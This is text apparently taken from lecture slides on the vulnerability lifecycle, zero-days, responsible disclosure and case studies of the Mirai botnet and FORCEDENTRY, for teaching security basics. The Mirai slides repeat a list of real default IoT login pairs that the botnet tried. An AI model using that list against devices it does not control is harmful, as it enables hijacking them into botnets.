- Mistakes
- Not thinking with a security mindset ;)
- Accidentally reverting a previously fixed issue

Vulnerability lifecycle

Vulnerability is built into a system

Vulnerability is discovered

Patch is announced

Patch is completely rolled out



Nobody is aware of the issue. Everything is fine... for now.

Vulnerability lifecycle

Vulnerability is built into a system

Vulnerability is discovered

Patch is announced

Patch is completely rolled out



Discovered (malicious hackers)



Oh no



Abused until somebody notices



Vulnerability lifecycle

Vulnerability is built into a system


Vulnerability is discovered

Patch is announced Patch is completely rolled out



Discovered, but patched

Vulnerability lifecycle



Discovered, but patched

N-day: How long since the patch was released

- 🕒 1-day attack: Patch exists, but many systems are vulnerable
- 🕒 100-day attack: How has this not been patched...?

Vulnerability lifecycle



Update: This advisory has been updated since its original publication.

Specific updates include:

- The vulnerability is being actively exploited in the wild.
Affected servers should be patched immediately.
- The vulnerability is exploitable by unauthenticated users regardless of configuration.
- Minor text changes to clarify how customers can identify if they are using Confluence Cloud

If you have already upgraded to a fixed version, there is no further action required.

Summary	CVE-2021-26084 - Confluence Server Webwork OGNL injection
Advisory Release Date	25th August 2021 10AM PDT (Pacific Time, -7 hours)

<https://confluence.atlassian.com/doc/confluence-security-advisory-2021-08-25-1077906215.html>

Vulnerability lifecycle



Update: This advisory has been updated since its original publication.

“OIT upgraded the software to the latest version which is not susceptible to the vulnerability that allowed the intrusion. OIT was testing the new version and preparing to implement it when the intrusion occurred.”

<https://www.colorado.edu/today/2021/10/25/data-security-compromise-included-files-accessed-cyber-attacker>


Advisory Release Date

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
<https://confluence.atlassian.com/doc/confluence-security-advisory-2021-08-25-1077906215.html>

Vulnerability lifecycle

Patching is very important! Even if it gets annoying...



Vulnerability lifecycle




Discovered, but patched

N-day: How long since the patch was released

- 🕒 1-day attack: Patch exists, but many systems are vulnerable
- 🕒 100-day attack: How has this not been patched...?

Vulnerability lifecycle



Discovered, but patched

N-day: How long since the patch was released

1-day attack: Patch exists, but many systems are vulnerable

100-day attack: How has this not been patched...?

0-day attack: Before a patch. Spooky!

Vulnerability lifecycle

WannaCry

- Spreads between computers on a network
- No patch (at first)
- More than 200,000 computers infected



https://en.wikipedia.org/wiki/WannaCry_ransomware_attack

Vulnerability lifecycle

ANDY GREENBERG SECURITY 08.17.2016 08:34 PM

The Shadow Brokers Mess Is What Happens When the NSA Hoards Zero-Days


As zero-days appear to leak from an elite NSA-linked hacker team, the incident puts the focus back on the agency's controversial hacking activities.



ANDREW HARRER/BLOOMBERG/GETTY IMAGES

<https://www.wired.com/2016/08/shadow-brokers-mess-happens-nsa-hoards-zero-days/>

Vulnerability lifecycle



Sometimes, discovery is by ethical hackers!

- Secrecy is an issue
- Patch announcement is extra weird

Vulnerability lifecycle



Matthew Prince 🌐 ✅

@eastdakota

...

Earliest evidence we've found so far of #Log4J exploit is 2021-12-01 04:36:50 UTC. That suggests it was in the wild at least 9 days before publicly disclosed. However, don't see evidence of mass exploitation until after public disclosure.

3:47 PM · Dec 11, 2021 · Echofon

<https://twitter.com/eastdakota/status/1469800951351427073>

Responsible disclosure

1. Report an issue to whoever is responsible
 - *Maybe for a monetary reward...?*
2. Inform others as surreptitiously as possible
3. Reveal once (mostly) patched

Responsible disclosure

hackerone

SOLUTIONS ▾ PRODUCTS ▾ PARTNERS ▾ COMPANY ▾ HACKERS ▾ RESOURCES ▾

Hacktivity

See the latest hacker activity on HackerOne

Sort

Popular ▾ ▾

Type

All

Bug Bounty

Published

Disclosed

Filter

Collaborations ?

Search Hacktivity

25		blog/wp-json/wp/v2/users FILE is enable it will used for bruteforce attack the admin panel at blog/wp-login.php	By kassem_s94 to Mail.ru	Resolved	Medium	disclosed 2 days ago
1		Prototype pollution via console.table properties	By rugvip to Node.js	Resolved	Low	disclosed 6 hrs ago
52		Grafana LFI on https://grafana.mariadb.org	By realless to MariaDB	Resolved	Medium	disclosed 5 days ago
46		Subdomain takeover of images.crossinstall.com	By ian to Twitter	Resolved	High	disclosed 6 days ago
100		Flickr Account Takeover using AWS Cognito API	By lauritz to Flickr	Resolved	Critical	\$7,550.00 disclosed 25 days ago

<https://hackerone.com/hacktivity>

Responsible disclosure

This is great!

Search Hacktivity

Hacktivity

See the latest hacker activity on HackerOne

Sort

Popular

Type

All

Bug Bounty

Published

Disclosed

Filter

Collaborations

Rank	Vulnerability Description	Reporter	Status	Risk Level	Disclosed Ago
25	blog/wp-json/wp/v2/users FILE is enable it will used for bruteforce attack the admin panel at blog/wp-login.php	By kassem_s94 to Mail.ru	Resolved	Medium	disclosed 1 day ago
1	Prototype pollution via console.table properties	By rugvip to Node.js	Resolved	Low	disclosed 6 hrs ago
52	Grafana LFI on https://grafana.mariadb.org	By realless to MariaDB	Resolved	Medium	disclosed 5 days ago
46	Subdomain takeover of images.crossinstall.com	By ian to Twitter	Resolved	High	disclosed 6 days ago
100	Flickr Account Takeover using AWS Cognito API	By lauritz to Flickr	Resolved	Critical	\$7,550.00 disclosed 25 days ago

<https://hackerone.com/hacktivity>

Responsible disclosure



Governor Mike Parson @GovParsonMO

...

Through a multi-step process, an individual took the records of at least three educators, decoded the HTML source code, and viewed the SSN of those specific educators.

We notified the Cole County prosecutor and the Highway Patrol's Digital Forensic Unit will investigate.



<https://twitter.com/GovParsonMO/status/1448697768311132160>

Responsible disclosure

This is very dumb!



Governor Mike Parson @GovParsonMO

...

Through a multi-step process, an individual took the records of at least three educators, decoded the HTML source code, and viewed the SSN of those specific educators.

We notified the Cole County prosecutor and the Highway Patrol's Digital Forensic Unit will investigate.



<https://twitter.com/GovParsonMO/status/1448697768311132160>

Recap

- ◎ Vulnerability lifecycle
 - Discovery > *maybe* exploitation > patch
 - **Zero-day:** Vulnerability with no patch
- ◎ Responsible disclosure

Vulnerability is
built into a system

Vulnerability is
discovered

Patch is
announced Patch is completely
 rolled out



Questions?

Homework:

Which isn't graded so it's more of a suggestion
but you should still do it

Reading (link will be in Slack as well):

<https://mango.pdf.zone/finding-former-australian-prime-minister-tony-abbots-passport-number-on-instagram>

Act 2: Do not get arrested challenge 2020

In this act, I, your well-meaning but ultimately incompetent protagonist, attempt to do the following things:

- figure out whether I have done a crime
- notify someone (tony abbott?) that this happened

Wrap-up

- **Security mindset:** Thinking about possible threats
- **CIA triad:** Confidentiality, Integrity, Availability
- **Risk:** threat severity * threat probability
- **Adversary:** type of attacker
- **Vulnerability:** exploitable threat
- **Threat model:** framework to reduce risk
- **Zero-day:** vulnerability with no patch


Next topic: encryption and data security

Case studies

We probably don't have time for these, but there are some interesting case studies which I couldn't work in earlier.

Maybe there will be time to cover these in lecture.

I sure hope so, because they make no sense out of context.



Case study: *Mirai Botnet (2016)*


Mirai Botnet

1. Scan for online devices
(webcams, routers, etc)



Mirai Botnet

1. Scan for online devices
(webcams, routers, etc)
2. Try common credentials



```
root xc3511
root vizxv
root admin
admin admin
root 888888
root xmhdipc
root default
root jauntech
root 123456
root 54321
support support
root (none)
admin password
root root
root 12345
user user
...
```

Mirai Botnet


1. Scan for online devices
(webcams, routers, etc)
2. Try common credentials
3. Create one of the largest
botnets to date



```
root xc3511
root vizxv
root admin
admin admin
root 888888
root xmhdipc
root default
root jauntech
root 123456
root 54321
support support
root (none)
admin password
root root
root 12345
user user
...
```

Mirai Botnet

1. Scan for online devices
(webcams, routers, etc)
2. Try common credentials
3. Create one of the largest
botnets to date
4. ????
5. Profit!



```
root xc3511
root vizxv
root admin
admin admin
root 888888
root xmhdipc
root default
root jauntech
root 123456
root 54321
support support
root (none)
admin password
root root
root 12345
user user
...
```

How a Dorm Room *Minecraft* Scam Brought Down the Internet

The DDoS attack that crippled the internet last fall wasn't the work of a nation-state. It was three college kids working a *Minecraft* hustle.




BEN BOURS/WIRED

How A Dorm Room *Minecraft* Scam Brought Down The Internet



And the internet last fall wasn't fazed by the Mirai botnet or the Minecraft hustle.



BEN BOYD

www.pcworld.com/story/mirai-botnet-minecraft-scam-brought-down-the-internet/




Case study: *FORCEDENTRY* (2021)

FORCEDENTRY

- Zero-click iOS exploit
- Device is compromised with no user input required



FORCEDENTRY

A buffer overflow allows for arbitrary memory reads (like back in Computer Systems!) but with a catch...



FORCEDENTRY


The bug only allows for basic bitwise operations on pixels!



<https://googleprojectzero.blogspot.com/2021/12/a-deep-dive-into-nso-zero-click.html>

FORCEDENTRY

Easy, just build a CPU from scratch!




<https://en.wikipedia.org/wiki/74181>

FORCEDENTRY

- Created by NSO Group, who build access-as-a-service for governments
- Deployed by ??? against specific human rights activists in Saudi Arabia

...NOW, IT TURNS OUT
THIS IS ACTUALLY
TURING-COMPLETE...



THIS PHRASE EITHER MEANS
SOMEONE SPENT SIX MONTHS
GETTING A DISHWASHER TO
PLAY MARIO OR YOU'RE UNDER
ATTACK BY A NATION-STATE.

<https://xkcd.com/2556/>